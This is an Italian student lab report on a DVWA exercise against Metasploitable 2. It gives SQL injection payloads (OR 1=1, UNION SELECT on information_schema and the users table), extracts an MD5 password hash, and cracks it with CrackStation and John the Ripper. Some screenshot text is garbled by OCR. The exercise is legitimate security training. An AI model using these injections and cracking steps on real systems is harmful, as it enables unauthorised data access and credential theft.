Report consegna Pre-Build Week 2 Traccia 1


Set indirizzo metaspliitable 2

QUERY

1' OR 1=1 -- -**ଓ ଓ** ମ ≡ ኳ Kali Linux 👔 Kali Tools 💆 Kali Docs 💢 Kali Forums 🦪 Kali NetHunter 🌾 Exploit-DB 🧆 Google Hacking DB 🕕 OffSe DV/WA) **Vulnerability: SQL Injection** Instructions User ID: Setup ID: 1' OR 1=1 -- -First name: admin Surname: admin CSRF File Inclusion ID: 1' OR 1=1 --First name: Hack Surname: Me SQL Injection (Blind) ID: 1' OR 1=1 --First name: Pablo Surname: Picasso XSS reflected XSS stored ID: 1' OR 1=1 -First name: Bob Surname: Smith About More info http://www.securiteam.com/securityreviews/5DP0 http://en.wikipedia.org/wiki/SQL_injection http://www.unjxwiz.net/techtips/sql-injection.html View Source View Help Security Level: low PHPIDS: disabled


QUERY

```
1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' -- -
```



QUERY

1' UNION SELECT 1, password FROM users WHERE first_name='Pablo' AND



password: 0d107d09f5bbe40cade3de5c71e9e9b7

crack da crackstation

Free Password Hash Cracker			
Enter up to 20 non-salted hashes, one per line:			
0d107d09f5bbe40cade3de5c71e9e9b7			
Non sono un robot RCAPTICHA Private - Turner Crack Hashes			
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults			
Hash		Туре	Result
0d107d09f5bbe40cade3de5c71e9e9b7		md5	letmein
Color Codes: Green Exact match, Yellow: Partial match, Hellow Not found.			
Download CrackStation's Wordlist			
How CrackStation Works			
CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables st password for that hash. The hash values are indexed so that it is possible to quickly search the data password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information to computed lookup tables, see our <u>hashing security page</u> .	base for a given hash.	If the hash is pr	esent in the database, the
Crackstation's lookup tables were created by extracting every word from the Wikipedia databases an intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. Fo table, and for other hashes, we have a 1968 1.5-billion-entry lookup table.			
You can download CrackStation's dictionaries <u>here</u> , and the lookup table implementation (PHP and C) is available <u>here</u> .			

crack con jhon the ripper

comando

john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
(kali® kali)-[~]
$ echo "0d107d09f5bbe40cade3de5c71e9e9b7" > hash.txt
1: 10 < L00PBACK,UP,L0WER_UP> mtu 65536 qdisc noqueue state UN
```

```
(kali⊕ kali)-[~]

$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])

Warning: no OpenMP support for this hash type, consider --fork=2

Press 'q' or Ctrl-C to abort, almost any other key for status

letmein (?)

1g 0:00:00:00 DONE (2025-01-02 22:09) 100.0g/s 76800p/s 76800c/s 76800C/s jeffrey..james1

Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably Session completed.
```

prima di chiudere firmo con

1' UNION SELECT 'KobraSaat', MD5('pwnato') -- -

